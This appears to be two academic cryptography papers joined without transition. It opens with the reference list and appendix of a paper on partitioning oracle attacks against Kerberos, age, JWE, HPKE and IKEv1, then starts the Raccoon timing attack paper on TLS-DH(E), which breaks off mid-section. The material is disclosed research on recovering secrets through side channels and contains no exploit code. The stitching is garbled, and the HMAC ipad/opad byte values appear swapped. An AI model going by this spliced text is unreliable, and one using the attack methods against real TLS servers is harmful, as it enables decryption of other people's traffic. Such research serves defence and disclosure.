[64] PyCryptodome. https://pypi.org/project/pycryptodome/.

[65] Martin Raab and Angelika Steger. "Balls into bins"—a simple and tight analysis. In *RANDOM*, 1998.

[66] Chad Retz. gopaque. https://github.com/cretz/gopaque, 2019.

[67] Phillip Rogaway. Nonce-based symmetric encryption. In *FSE*, 2004.

[68] Phillip Rogaway and Thomas Shrimpton. A provable-security treatment of the key-wrap problem. In Serge Vaudenay, editor, *EUROCRYPT*, 2006.

[69] Eyal Ronen, Kenneth G Paterson, and Adi Shamir. Pseudo constant time implementations of TLS are only pseudo secure. In *CCS*, 2018.

[70] Yu Sasaki, Lei Wang, Kazuo Ohta, and Noboru Kunihiro. Security of MD5 challenge and response: Extension of APOP password recovery attack. In *CT-RSA*, 2008.

[71] Sophie Schmieg. Invisible salamanders in aes-gcm-siv. https://keymaterial.net/2020/09/07/invisible-salamanders-in-aes-gcm-siv/, 2020.

[72] Shadowsocks server. https://github.com/shadowsocks/shadowsocks, 2020.

[73] Shadowsocks. https://shadowsocks.org/en/index.html, 2020.

[74] SIP004: Support for AEADs implemented by large libraries. https://github.com/shadowsocks/shadowsocks-org/issues/30, 2017.

[75] SIP006: Getting rid of key derivation once and for all. https://github.com/shadowsocks/shadowsocks-org/issues/35, 2017.

[76] Nick Sullivan, Hugo Krawczyk, Owen Friel, and Richard Barnes. Usage of OPAQUE with tls 1.3. Technical report, Internet-Draft draft-sullivan-tls-opaque-00. Internet Engineering Task Force, 2019.

[77] The Sage Developers. *SageMath, the Sage Mathematics Software System (Version 9.0)*, 2020. https://www.sagemath.org.

[78] Meltem Sönmez Turan, Elaine Barker, William Burr, and Lily Chen. Recommendation for password-based key derivation part 1: Storage applications. *NIST Special Publication*, 800(132), 2010.

[79] Filippo Valsorda and Ben Cartwright-Cox. age. https://github.com/FiloSottile/age, 2019.

[80] Mathy Vanhoef and Eyal Ronen. Dragonblood: Analyzing the Dragonfly handshake of WPA3 and EAP-pwd. In *IEEE S&P*, 2020.

[81] Serge Vaudenay. Security flaws induced by CBC padding—applications to SSL, IPSEC, WTLS... In *EUROCRYPT*, 2002.

[82] Mark N. Wegman and Larry Carter. New hash functions and their use in authentication and set equality. *J. Comput. Syst. Sci.*, 22(3):265–279, 1981.

[83] Philipp Winter and Stefan Lindskog. How the Great Firewall of China is Blocking Tor. In *USENIX FOCI*, 2012.

[84] Thomas D Wu. The secure remote password protocol. In *NDSS*, 1998.

[85] Tim Wu. SRP-6: Improvements and refinements to the secure remote password protocol. Technical report, Submission to the IEEE P1363 Working Group, 2002.

A More (Possible) Partitioning Oracles

We survey several other protocols that may be vulnerable to partitioning oracle attacks. Actual exploitability will depend on implementation and deployment details.

A.1 Password-based and Hybrid Encryption

Kerberos. Two recent internet-drafts suggested the inclusion of AES-GCM and ChaCha20/Poly1305 as available encryption types in Kerberos [35] and GSS-API [36]. They do not appear to have been adopted as RFCs, but the Heimdal library [34] implemented the GSS-API draft. Using these non-committing AE schemes in Kerberos would enable a partitioning oracle attack on Kerberos's encrypted timestamp preauthentication [33], leading to client password recovery. For space reasons, we defer the details to the full version.

Age file encryption tool. Age is a file encryption CLI tool [79] that has a password-based encryption mode. The mode is a KEM-DEM scheme: it uses a password-derived key with ChaCha20/Poly1305 to encapsulate a file key, then computes an HMAC over the KEM (and some metadata) with a key derived from the file key, and then encrypts the plaintext using the file key with ChaCha20/Poly1305. The ciphertext is the KEM and metadata, then the HMAC, then the DEM.

This scheme could be vulnerable to a partitioning oracle attack. Observe that there are three ways for decryption to fail: (1) KEM decryption fails, (2) the HMAC check fails, or (3) DEM decryption fails. If failures (1) and (2) are distinguishable, using a multi-colliding ChaCha20/Poly1305 ciphertext as a KEM could let an attacker check multiple passwords in one decryption. Before we reported this issue, the age implementation did not limit the KEM ciphertext length, thereby allowing key multi-collisions for large key sets.

Javascript Object Signing and Encryption. JOSE is a set of standards for encrypting and authenticating authorization data, such as cookies and access control information. One part of JOSE, the Java Web Encryption (JWE) standard [40], specifies password-based encryption modes that may be vulnerable to an attack similar to the one on age described above. We defer the details to the full version.

Hybrid Public-Key Encryption (HPKE). Recently, the IETF has been evaluating a new standard for hybrid public-key encryption, HPKE [10]. It uses an ECIES-like KEM to derive a DEM key, which is used to encrypt the message. HPKE only supports AES-GCM and ChaCha20/Poly1305 DEMs. It supports a pre-shared secret key (PSK) sender authentication mode by mixing the PSK into the AEAD key derivation. The draft permits short PSKs, but says the scheme is not suitable for use with passwords. If decryption failures are observable to the sender, a partitioning oracle attack can recover the PSK. We defer the details to the full version.

A.2 Authenticated Key Exchange and PSKs

Many widely-used authenticated key exchange (AKE) protocols support PSK authentication. Prominent examples include TLS, the Internet Key Exchange (IKE) used in IPSec, WiFi security protocols like WEP and WPA, WireGuard, and many more. Support for low-entropy PSKs varies between protocols, but none disallows them completely. Next we show that partitioning oracle attacks resulting in PSK recovery could arise on the legacy IKEv1 protocol. Our attack does not extend to more modern AKEs used in IPSec or TLS.

Internet Key Exchange (IKE) v1 PSK. IKEv1 [32] is the first version of the IPSec protocol suite's handshake protocol, and is officially deprecated in favor of version 2 [43], but it is still supported and used for compatibility with legacy devices.

The IKEv1 handshake has three full rounds between the client (called the initiator in IKEv1 parlance) and the server (responder), comprising six messages. After the first two rounds, the client and server have established the shared DH value for the session, but have not yet authenticated each other. Authentication occurs in the fifth and sixth protocol messages; these are the first to be encrypted. The fifth message authenticates the client to the server.

In PSK mode, the client derives the encryption and authentication keys K_e, K_a for the fifth message by computing a PRF, keyed via the PSK, on the shared DH value. Then, it computes the "authentication payload", a hash of the transcript keyed with K_a, encrypts the payload with plain CBC and K_a, and sends the resulting ciphertext to the server. The server re-derives the keys using the shared DH value and the PSK, decrypts the CBC ciphertext, and checks the authentication payload. If this check passes, the server crafts and sends the sixth message to authenticate itself to the client.

Because the server has to decrypt the client's message with a PSK-derived key before authenticating the client, a partitioning oracle attack is theoretically possible. An adversary can initiate an IKEv1 handshake and use the fifth protocol message as a splitting value input to the oracle, and use the server's response as the oracle's output. If the server's responses are different for authentication payload check failure versus other kinds of failures (e.g., packet parsing vulnerabilities) PSK extraction is possible. We have not surveyed IKEv1 implementations or found examples of vulnerable servers; as such, this attack is purely theoretical.

Other AKEs. IKEv1's successor IKEv2 is not vulnerable because of a change to the key schedule. If a PSK was reused or correlated across both IKEv1 and IKEv2, a partitioning oracle on IKEv1 would allow the IKEv2 PSK to be recovered. We do not know of any settings where this happens, but prior work showed that RSA keys were re-used across IKEv1 and IKEv2 in many implementations [24]. We examined the new PSK mode in TLS1.3; it is not vulnerable. For space reasons, we defer an extended discussion to the full version.

Raccoon Attack: Finding and Exploiting Most-Significant-Bit-Oracles in TLS-DH(E)

Robert Merget[1], Marcus Brinkmann[1], Nimrod Aviram[2], Juraj Somorovsky[3], Johannes Mittmann[4], and Jörg Schwenk[1]

[1]Ruhr University Bochum
[2]School of Computer Science, Tel Aviv University
[3]Paderborn University
[4]Bundesamt für Sicherheit in der Informationstechnik (BSI), Germany

Abstract

Diffie-Hellman key exchange (DHKE) is a widely adopted method for exchanging cryptographic key material in real-world protocols like TLS-DH(E). Past attacks on TLS-DH(E) focused on weak parameter choices or missing parameter validation. The confidentiality of the computed DH share, the *premaster secret*, was never questioned; DHKE is used as a generic method to avoid the security pitfalls of TLS-RSA.

We show that due to a subtle issue in the key derivation of all TLS-DH(E) cipher suites in versions up to TLS 1.2, the premaster secret of a TLS-DH(E) session may, under certain circumstances, be leaked to an adversary. Our main result is a novel side-channel attack, named *Raccoon attack*, which exploits a timing vulnerability in TLS-DH(E), leaking the most significant bits of the shared Diffie-Hellman secret. The root cause for this side channel is that the TLS standard encourages non-constant-time processing of the DH secret. If the server reuses ephemeral keys, this side channel may allow an attacker to recover the premaster secret by solving an instance of the Hidden Number Problem. The Raccoon attack takes advantage of uncommon DH modulus sizes, which depend on the properties of the used hash functions. We describe a fully feasible remote attack against an otherwise-secure TLS configuration: OpenSSL with a 1032-bit DH modulus. Fortunately, such moduli are not commonly used on the Internet.

Furthermore, with our large-scale scans we have identified implementation-level issues in production-grade TLS implementations that allow for executing the same attack by directly observing the contents of server responses, without resorting to timing measurements.

1 Introduction

Diffie-Hellman Key Exchange. In Diffie-Hellman (DH) Key Exchange, a client A and a server B both use a prime p and a generator $g \in \mathbb{Z}_p^*$ as public parameters, where g generates a cyclic subgroup $G \leq \mathbb{Z}_p^*$ of prime order q. B chooses a secret $b \in \mathbb{Z}_q$ and A chooses a secret $a \in \mathbb{Z}_q$. B sends the DH "share"




Figure 1: Raccoon attack overview. The attacker passively observes the public DH shares of a client-server connection and uses an oracle in the TLS key derivation to calculate the shared DH secret using a solver for the Hidden Number Problem.

$g^b \bmod p$ to A, while A sends its share $g^a \bmod p$ to B. Both parties can then compute $(g^a)^b = (g^b)^a = g^{ab} \bmod p$. If the parameters p and q are chosen in such a way that the *Computational Diffie-Hellman Assumption (CDH)* holds for G, a third party that observes the transmitted values $g^a, g^b \bmod p$ cannot compute this shared secret g^{ab}.

TLS-DH(E). Transport Layer Security (TLS) relies on the DH assumption and adapts the DH key exchange to compute a shared key $(g^a)^b$ between a client and a server. The shared key is used as a *premaster secret* to derive all necessary cryptographic material for the established connection. In practice, TLS peers can use two DH key exchange types: TLS-DH and TLS-DHE. In a TLS-DH connection, the server uses a static value b. In TLS-DHE, the server uses an ephemeral value b.

Side-channel attacks against TLS. Due to its importance, the TLS protocol was subject to many cryptographic analyses, including the security of the TLS handshake structure [14] and TLS-DHE [35]. These analyses confirm the security of the design of TLS, which is essential for its implementation and deployment. However, models used in these studies rely on specific assumptions and implementation correctness. For

example, they assume that the secret-processing functions work in constant time and do not leak any confidential data. Such behavior is not always given in practice and can be practically exploited by an attacker using specific side channels.

A typical example of side-channel attacks are timing attacks. In timing attacks, an attacker measures the response time of an implementation to recover secret information. There are numerous examples of timing side-channel attacks that have been successfully applied to TLS. Brumley and Boneh [20] showed how to recover the private key of a TLS-RSA server by measuring timing differences in arithmetic optimizations for different ciphertext lengths. AlFardan and Paterson [6] were able to recover plaintext bytes from the TLS Record Layer by observing subtle timing differences in the computation of the HMAC. Meyer et al. [46] constructed a Bleichenbacher oracle from timing differences in the handling of valid and invalid PKCS#1 encoded premaster secrets within the `ClientKeyExchange` message.

The standard strategy for preventing timing attacks is to make implementations *constant time*, i.e., the implementation's processing time should always be the same, regardless of any conditions on the secret. Deploying such a countermeasure can be very challenging, especially if the side channel results from the behavior described in the protocol specification. For example, the Lucky 13 attack by AlFardan and Paterson resulted from the failure in the TLS specification to process ciphertext in constant time [6]. While the paper describes concrete countermeasure strategies, we could observe several resurrections of this attack in recent years [4, 8, 57].

A timing oracle in the TLS-DH(E) KDF. We start our study with the critical observation that the TLS specification prescribes variable-length secrets as input to the key derivation function (KDF); all TLS versions up to version 1.2 mandate that the DH premaster secret must be stripped of leading zero bytes before it is used to derive connection secrets. Since the first step of the KDF is to apply a hash function to the secret, this hash calculation will use less internal iterations if a critical number of leading zeros has been stripped. For example, for SHA-384 (cf. Table 1), the internal block size is 128 bytes. Due to the structure of the length and padding fields used in SHA-384, the last hash input block can contain up to 111 bytes. Therefore, inputs with up to 239=128+111 bytes will be processed in two blocks. For inputs with 240 bytes and more, at least three hash blocks are necessary.

Processing an additional hash block results in an additional hash compression computation. Therefore, for some DH modulus sizes, the KDF is faster for premaster secrets with leading zero bytes, since these zero bytes will be stripped. If an attacker can use precise timing measurements to learn the number of hash compressions performed on the premaster secret, the attacker is also able to learn some leading bits of the premaster secret. *This behavior allows the attacker to create a most significant bits (MSBs) oracle from a server and to determine the MSBs of the DH secret.*

The Hidden Number Problem. In 1996, Boneh and Venkatesan presented the Hidden Number Problem (HNP) [17], originally to show that using the most significant bits (MSB) of a Diffie-Hellman secret is as secure as using the full secret. Their proof includes an algorithm that, given an oracle for the MSBs of DH shared secrets where one side of the key exchange is fixed, computes the entire secret for another such key exchange. The algorithm presented in that seminal work uses basis reduction in lattices to efficiently solve the Closest Vector Problem. While initially presented as part of a positive security result, the HNP and its solutions later were also used as components in cryptographic attacks. For example, such algorithms have been used to break DSA, ECDSA, and qDSA with biased or partially known nonces [9, 11, 18, 23, 48–50, 62].

Perhaps surprisingly, the original target of the HNP, Diffie-Hellman key exchange, remained unattacked until now. *We close this gap by presenting the first full HNP-based attack on Diffie-Hellman key exchange as implemented in TLS-DH(E).*

Raccoon attack. The *Raccoon attack* can recover TLS-DH(E) premaster secrets from passively-observed TLS-DH(E) sessions by exploiting a side channel in the server and solving the Hidden Number Problem using lattice reduction algorithms. The attack requires that the server reuses the same Diffie-Hellman share across sessions, which is the case for a server with static TLS-DH or a server reusing ephemeral keys in TLS-DHE [61].

On a high level, the attack works as follows (cf. Figure 1):

1. The attacker records the TLS handshake, including both the client DH share g^a and the server share g^b.
2. The attacker initiates new handshakes to the same server (therefore with the same g^b), using $g^{r_i} \cdot g^a$ for some randomly chosen r_i. The premaster secret for these new sessions is $(g^{r_i} \cdot g^a)^b = g^{r_i b} \cdot g^{ab}$. The attacker can compute the first term, and the second term is the targeted DH secret.
3. For each handshake, the attacker measures the response time of the server. For some modulus sizes, DH secrets with leading zeroes will result in a faster server KDF computation, and hence a shorter server response time.
4. Assume temporarily that the attacker can perfectly detect the above case. Each such case can be converted to an equation in the Hidden Number Problem. When a sufficient number of equations has been determined, the HNP can be solved to calculate g^{ab}, the secret Diffie-Hellman value of the original handshake. The attacker can then decrypt the original TLS traffic to recover its plaintext.

Contributions. We make the following contributions:

- We present a novel side channel, stemming from the TLS-DH(E) standard, that leaks the value of some most significant bits of a DH shared secret.

- We demonstrate that this side channel can be exploited remotely, allowing an adversary to decrypt TLS traffic. More broadly, our findings serve as another example of the dangers of computations in cryptography that are not constant-time, which are relevant to cryptographic protocols beyond TLS.
- We perform large-scale scans of the most prominent servers on the Internet to estimate the impact of the vulnerability. Interestingly, with our scans, we were able to find servers presenting different behavior based on the first byte of the premaster secret; this allowed us to construct a direct form of our Raccoon attack.
- We report the first attack targeting finite-field Diffie-Hellman using the Hidden Number Problem as a cryptanalytic tool.

Responsible Disclosure. We responsibly disclosed our findings to large server operators, major TLS implementations, the IETF, and our national CERT. F5 assigned the issue CVE-2020-5929. In particular, several F5 products enable a special version of the attack, without the need for precise timing measurements.[1] OpenSSL assigned the issue CVE-2020-1968.[2] OpenSSL uses fresh DH keys per default since version 1.0.2f from 2016. To further mitigate the attack, OpenSSL moved all remaining DH cipher suites to the weak ciphers list. In addition, motivated by this research, the developers also switched to fresh generation of EC ephemeral keys in OpenSSL 1.0.2w (these keys were previously long-lived). Mozilla assigned the issue CVE-2020-12413. It has been solved by disabling DH and DHE cipher suites in Firefox (which was already planned before our report). Microsoft assigned the issue CVE-2020-1596.[3] BearSSL and BoringSSL are not affected because they do not support DH(E) cipher suites. Botan, Mbed TLS, WolfSSL and s2n do not support static DH cipher suites. Their DHE cipher suites never reuse ephemeral keys.

Artifacts Availability. The code that was used in this work is available under an Open Source license at `https://github.com/tls-attacker/raccoon-code`.

2 Background

Here we provide a description of the Transport Layer Security (TLS) handshake protocol and its key derivations.

2.1 Transport Layer Security (TLS)

The TLS protocol (previously known as SSL) provides confidentiality, integrity, and authenticity to many common applications on the Internet. The latest version of the protocol is TLS 1.3 [55], while the older versions TLS 1.0, 1.1, and 1.2 [26–28] are currently still deployed alongside of it. The older versions SSLv3 and SSLv2 are considered to be insecure. SSLv3 and TLS versions 1.0 to 1.2 all share a similar structure, while TLS 1.3 overhauled the design of the protocol and is fundamentally different from the previous versions. In this work, we focus on SSLv3 and TLS versions 1.0 to 1.2.

The TLS protocol structure consists of two phases. In the first phase, called the handshake, the client and server negotiate the cryptographic algorithms and establish session keys. In the second phase, the peers can securely send and receive application data using the record protocol, which is encrypted and authenticated using the keys and algorithms established in the previous phase.

The aforementioned choice of cryptographic algorithms is called a TLS cipher suite [28]. More precisely, a cipher suite is a concrete selection of algorithms for all of the required cryptographic tasks. For example, the cipher suite `TLS_DHE_RSA_WITH_AES_128_CBC_SHA` uses ephemeral DH key exchange and RSA signatures over server DH shares in order to establish a shared session key. In order to encrypt and authenticate data, it uses symmetric AES-CBC encryption with a 128-bit key and HMACs based on SHA-1.

In the following, we focus on cipher suites using DH(E) as the key exchange method. To establish a TLS connection, the client starts the TLS handshake by sending a `ClientHello` message, which contains the supported cipher suites, the supported version(s), and TLS features, as well as a nonce (called `ClientRandom`). The server answers this with a `ServerHello`, containing a selected cipher suite and version, a nonce (called `ServerRandom`), as well as other TLS features, which should be used in this session. The server follows this message up with a `Certificate` message, which contains an X.509 certificate of the server. In static-DH cipher suites, this certificate contains a long-lived Diffie-Hellman public key $(g, p, g^b \bmod p)$, while in TLS-DHE cipher suites the certificate contains an RSA or DSA public signature key. If a DHE cipher suite is selected, the server sends a server key exchange message, containing the ephemeral public DH key $(g, p, g^b \bmod p)$, as well as a signature, generated with the private key corresponding to the server's certificate. The server then sends a `ServerHelloDone` message, which signals to the client that the server has finished sending this flight of messages. The client then sends a `ClientKeyExchange` message, containing the client public key g^a. Both parties now have the cryptographic material to compute a shared secret called the premaster secret (PMS) as $g^{ab} = (g^a)^b = (g^b)^a \pmod p$. The PMS is then used to derive the master secret using a key derivation function (which we describe below); the master secret is used to derive the individual symmetric keys. The client then sends a `ChangeCipherSpec` message, indicating to the server that the following messages sent from the client to the server will be encrypted. The last message sent by the client within the handshake is a `Finished` message, which contains a cryptographic checksum over the transcript of the connection. The server answers this with its own `ChangeCipherSpec`

[1] `https://support.f5.com/csp/article/K91158923`

[2] `https://www.openssl.org/news/secadv/20200909.txt`

[3] `https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-1596`

message, indicating that from now on, all messages are encrypted, followed by the server's `Finished` message.

2.2 Hash Functions

Hash functions are mappings $h : \{0,1\}^* \to \{0,1\}^N$ which are one-way, collision-free and do not allow to compute second preimages [24]. A real-world hash function with close to unbounded input length cannot be evaluated in constant time; rather, for any reasonable implementation, the running time for an input of length k is $O(k)$. This can result in a timing side channel in real-world applications if the hash function is used with secret inputs of varying lengths [6]. Most common cryptographic hash functions are built using a Merkle-Damgård construction [24]. In this construction, the input is split into fixed-size blocks, and each block is mixed into a state of the computation using a compression function, until all blocks have been processed. Prior to feeding the blocks to the compression function, the input is extended by a length field, and then padded to a multiple of the block size of the hash function; the extension and padding may necessitate creating an additional input block. In some constructions, the output is fed to a finalization function, which compresses the internal state to the final output.




Figure 2: Merkle-Damgård construction of common hash functions, such as MD5, SHA-1 and SHA-256.

Table 1 gives an overview of hash functions relevant to this work. The second and third columns indicate the input and output block size, respectively.[4] The fourth column provides the minimum number of bytes appended to the input. For example, when using SHA-256 (which uses a block size of 64 bytes), at least 9 bytes have to be appended to the input message. Therefore, messages of up to 55 bytes will be processed as one block, using two calls to the compression function (due to the finalization function). Messages of length between 56 and $128-9=119$ bytes will be processed as two input blocks, using three calls to the compression function. Table 1 provides further examples for input block boundaries.

2.3 Key Derivation

Modern DHKE based protocols do not use the shared cryptographic secret $K = g^{ab}$ (or parts of it) directly as the key to symmetric algorithms. Instead, K is used as the input to a KDF which uses a fixed-size intermediate value *seed*, from which then arbitrary many pseudorandom bytes are derived. TLS (and other typical cryptographic protocols) use a KDF based on HMAC [41].

[4] Technically all presented hash functions operate on bits instead of bytes. However, they are almost universally only used with bit lengths that are a multiple of 8. Therefore our analysis only focuses on these cases.

Hash function	Input block size	Output size	Length and padding	Input block borders
MD5	64	16	8+1	55, 119, 183, ...
SHA-1	64	20	8+1	55, 119, 183, ...
SHA-256	64	32	8+1	55, 119, 183, ...
SHA-384	128	48	16+1	111, 239, 367, ...

Table 1: Properties of common hash functions. The second and third columns indicate the input and output block sizes. The fourth column indicates the minimum size of the length field and padding in the last block. The last column indicates the maximum input sizes fitting into one, two, and three blocks, respectively. All values are denoted in bytes.

HMAC is a mechanism to compute message authentication codes based on hash functions. The HMAC can be instantiated with any hash function H and then inherits the parameters of this function. For example, HMAC-SHA1 has an internal block size of 64 bytes and an output size of 20 bytes.

$$\mathrm{HMAC}_H(K,M) = H\Big((K \oplus opad)||H\big((K \oplus ipad)||M\big)\Big)$$

Here K is a secret key, and *opad* and *ipad* are byte arrays of hash input block size B filled with bytes `0x36` and `0x5C`, respectively. The secret key K must also have a fixed length B. Therefore, before computing the HMAC, K is either padded with zeros (if $|K| < B$) or hashed with the hash function H (if $|K| > B$). *This additional hash function invocation on the secret key K can result in measurable timing differences.*

HMAC provides a foundational mechanism to design a pseudorandom function (PRF) for key derivation and key expansion. The PRF in TLS uses a single hash function H, a secret K, a label, and a seed to expand cryptographic material [28]:

$$\begin{aligned}\mathrm{PRF}(K, label, seed) = &\mathrm{HMAC}_H(K, A_1 \,||\, label \,||\, seed) \,||\\ &\mathrm{HMAC}_H(K, A_2 \,||\, label \,||\, seed) \,||\\ &\mathrm{HMAC}_H(K, A_3 \,||\, label \,||\, seed) \,||\, ...\end{aligned}$$

where $A_0 = label \,||\, seed$ and $A_i = \mathrm{HMAC}_H(K, A_{i-1})$. Here the *label* is a distinguishing ASCII string constant defined in the TLS standard. The number of PRF iterations depends on the desired output length. For example, three iterations can be used to produce up to 96 output bytes if SHA-256 is used.

2.4 The Hidden Number Problem

To solve the *Hidden Number Problem* (HNP) [17], an adversary must compute a secret integer α (in our case the premaster secret of the TLS-DHE session under attack) modulo a public prime p with bit-size n, given information about the

k most significant bits (MSBs) of the n-bit representation of random multiples $\alpha \cdot t_i \bmod p$ of this secret value. From these MSBs the adversary can construct integers y_i (e.g., by setting the MSBs of y_i as the known bits, and all other bits to 0) such that for each i we have $0 \leq \alpha \cdot t_i \bmod p - y_i < p/2^\ell$ for some $\ell > 0$. Each triple (t_i, y_i, ℓ) contains ℓ bits of information on α. The number $\ell := k - n + \log_2(p) \in [k-1, k]$ can be considered the effective number of given MSBs. This number can also be written as $\ell = k - \varepsilon$, where $\varepsilon = n - \log_2(p)$ represents the bias of the modulus (see Table 3 for the ε of some well-known DH groups). If ℓ is not too small and we have a moderate number of equations, the hidden number α can be recovered by solving an instance of the Closest Vector Problem (CVP) in a lattice [17, 34, 50]. If ℓ is small and a large number of equations is available, Fourier analysis is considered more promising [3, 47].

3 Raccoon Length Distinguishing Oracles

In this section we describe length distinguishing side channel oracles which may be used in the *Raccoon attack*. All of these oracles exploit the following fact:

> *The key derivation function KDF strips leading zeros from the computed DH secret g^{ab} and performs further computations based on the modified secret string.*

These computations can result in different timing behaviors based on the number of removed bits or different error behavior. An attacker observing the timing behavior can construct an oracle from the behavior of an application using Diffie-Hellman (DH) key exchange and use it to leak some of the most significant bits (MSB) of the shared secret. This already invalidates the standard indistinguishability assumption of the cryptographic primitives used (DDH, PRF-ODH).

We define $O_{k,b}(x)$ as an oracle that reveals if the k most significant bits of the n-bit number $x^b \bmod p$ are zero:

$$O_{k,b}(x) = \begin{cases} \text{True} & \text{if } \mathrm{MSB}_k(x^b \bmod p) = 0\,, \\ \text{False} & \text{otherwise}\,. \end{cases} \tag{1}$$

The effective number of bits leaked from this oracle depends on the modulus length and bias, the underlying KDF properties, as well as implementation details, and can range from a fraction of a bit to several bytes in case the result is True. In the following subsections, we give four different constructions O^{H}, O^{C}, O^{P}, and O^{D} for such oracles. Then in Section 4, we instantiate such oracles in the context of TLS servers, and show in Section 5 how they can be used to run a full attack to uncover the complete premaster secret.

3.1 O^{H}: Hash Function Invocation

In HMAC constructions (RFC 2104 [41]), the shared secret key g^{ab} may either be used directly in the HMAC computation (if $|g^{ab}|$ is smaller than the maximal HMAC key size), or it must be hashed to a smaller size.

Consider a server that uses a DH prime modulus p with $|p| = 1025$ bits and a PRF based on HMAC-SHA384. For this PRF, the secret key k can at most be 128 bytes long, which is the input block size of the hash function SHA-384 (Table 1). For this purpose, the KDF first strips leading zero bits and then converts K to a byte sequence. Now the KDF program branches:

1. If the length of the byte sequence is at most 128 bytes, this byte sequence is used directly as the HMAC key k.
2. If the length of the byte sequence is bigger than 128 bytes, *the SHA-384 hash function is invoked once on this byte sequence*, and the resulting hash value, padded with 80 zero bytes, is used as the HMAC key: $k = h||0x0...0$.

Now assume that a man-in-the-middle (MitM) attacker observed a DH key exchange. The goal of the attacker is to learn the first bit of $K = g^{ab} \bmod p$. As described above, there are two possibilities for a server-side KDF to process the shared secret $K = g^{ab}$:

- The most significant bit of K is 0. The server *strips the leading zero bit* and converts K to a byte array which will consist of 128 bytes. Since the byte array is 128 bytes long, it is directly used in the HMAC computation: $\mathrm{HMAC}_{\mathrm{SHA-384}}(K, \mathit{seed})$.
- The most significant bit of K is 1. The server converts K to a byte array, which will consist of 129 bytes. A 129-byte long shared secret cannot be directly used in the HMAC computation (see also Subsection 2.3); before computing HMAC, the server needs to compute SHA-384 over K. It can then use the SHA-384 output as an input for the HMAC computation.

Observe how a shared secret K starting with 1 results in an additional SHA-384 *hash function invocation* over K. In the previous example, the modulus was exactly one bit bigger than the block size of the hash function and leaked only the most significant bit of the PMS. If the modulus is k bits bigger than the block size, the attacker has a chance of $1/2^\ell$ to leak the top k bits of the PMS. As we show in Section 6, this timing difference is observable by a remote attacker.

3.2 O^{C}: Compression Function Invocations

This oracle exploits the number of invocations of the internal compression function if the second branch in O^{H} occurs, i.e., if the shared DH secret $K = g^{ab}$ is bigger than the input block length of the HMAC hash function.

As mentioned in Subsection 2.2, hash functions based on the Merkle-Damgård scheme operate on blocks. The number of blocks a hash function has to process depends on the input length (see Table 1). If the DH shared secret K is used as a key for an HMAC computation, it can have distinct timing profiles depending on its length.

To give an example for HMAC-SHA384, consider a 1913-bit DH modulus p, which is encoded in 240 bytes. The server-side KDF implementation now has to invoke the hash function over the shared key K, since K is much larger than the allowed 128 bytes. We now get a MSBs oracle from the number of compression function invocations:

1. If the most significant bit of K is 0, K will be coded into 239 bytes. Even with the 17 bytes added for length and padding (cf. Table 1), it will fit into two blocks. Thus, the server will execute three hash compressions.
2. If the most significant bit of K is 1, K will be decoded into 240 bytes. Appending padding and the length field will fit into three blocks; the server will execute four hash compressions.

Analogously to the previous oracle, if the modulus is k bits bigger than a critical block border, the attacker has a chance of $1/2^{\ell}$ to leak the top k bits of the PMS, where $\ell = k - \varepsilon$ (see Subsection 2.4).

3.3 O^{P}: Key Padding

Another side channel arises based on the number of padding bytes used to pad the DH shared key. The HMAC interface [41] pads keys to the block size of the hash function. The padding of the shared key can result in a timing side channel as different key lengths will lead to different amount of padding applied, and therefore to a different number of calls to the hash compression function. We show a practical attack based on this side channel in Appendix A.

3.4 O^{D}: Direct Side Channels

Until now, we discussed side channels based on small timing differences in the processing of the shared DH secret. However, it is possible that an implementation provides a direct oracle which does not rely on timing differences but relies on direct differences in behavior, such as error messages or handling of the connection state (like closing the underlying socket). If an implementation behaves differently depending on the shared secret, it provides an attacker with a direct side channel. The reason why these direct oracles might be plausible is that, for example, the zero byte is considered a special character in many programming languages. For example, in C the zero byte is used to terminate strings. This can result in programming errors, which can, in return, lead to observable differences in response to network queries. We show in Section 7 that a non-negligible number of real-world servers indeed present such directly observable behavior differences. In all observed cases, this side channel only leaked the most significant byte of the PMS, which is equivalent to a leak of $k = n \bmod 8$ bits for a prime p of bit-size n.

3.5 Further Oracle Considerations

Big number libraries. Even if a protocol does maintain leading zero bytes of the shared secret, the used big number library might introduce an oracle that leaks the most significant bits. If the big number library does not maintain fixed-size big numbers internally, the resulting shared secret has to be padded by the application to the modulus size if the shared secret has fewer bytes than the modulus.

Hitting the block boundaries with dangerous modulus sizes. In our examples above, we used unusual modulus sizes of 1025 and 1913 bits to instantiate the length distinguishing oracles. We arrived at these numbers by computing the input lengths for a given hash function that leak the top x leading zero bits of the potential input at the *critical block border* of the nth block, using the following formula: $cbb(x,b,p,n) = n*b-p+x$, where b is the block size of the hash function in bits, and p is the fixed padding part of the hash function, also in bits.

On the reliability of timing side channels. If the attacker uses a timing side channel, the oracle will liekly give occasionally wrong results, as timing measurements are inherently noisy. Thus, any classifier will exhibit some probability of false classification. The distinguishing attack can be made practical if the attacker can send several queries to the target. The attacker can then use standard statistical tests to build a reliable oracle out of the noisy oracle. We give more details in Subsection 6.1.

4 Raccoon Length Distinguishing Oracles in TLS

In this section, we first describe the high-level attack scenario. The main contribution of this section is a detailed analysis of the different TLS key derivation functions, which results in different critical block boundaries (cf. Subsection 3.5 and Table 2) to trigger the length distinguishing oracles. We concentrate our analysis on $O^{\mathrm{H}}$and O^{C}, which result from the TLS design combined with the hash function properties (e.g., different timing profiles for inputs of different block lengths). We stress that $O^{\mathrm{P}}$and $O^{\mathrm{D}}$are implementation-dependent and can potentially be found exploitable at any block boundary.

4.1 TLS Attack Scenarios

For the attack scenarios described below, the attacker needs access to a functional oracle from Section 3. Furthermore, the honest client and server have to use a vulnerable TLS version and negotiate TLS-DHE or a connection with a static TLS key share.

Raccoon^{e}: Length distinguishing attack on ephemeral keys. The goal of the Raccoon^{e} attack is to detect the leading bits in the DH shared secret in a MitM attacker model with ephemeral keys. If the attacker wants to perform the attack, it

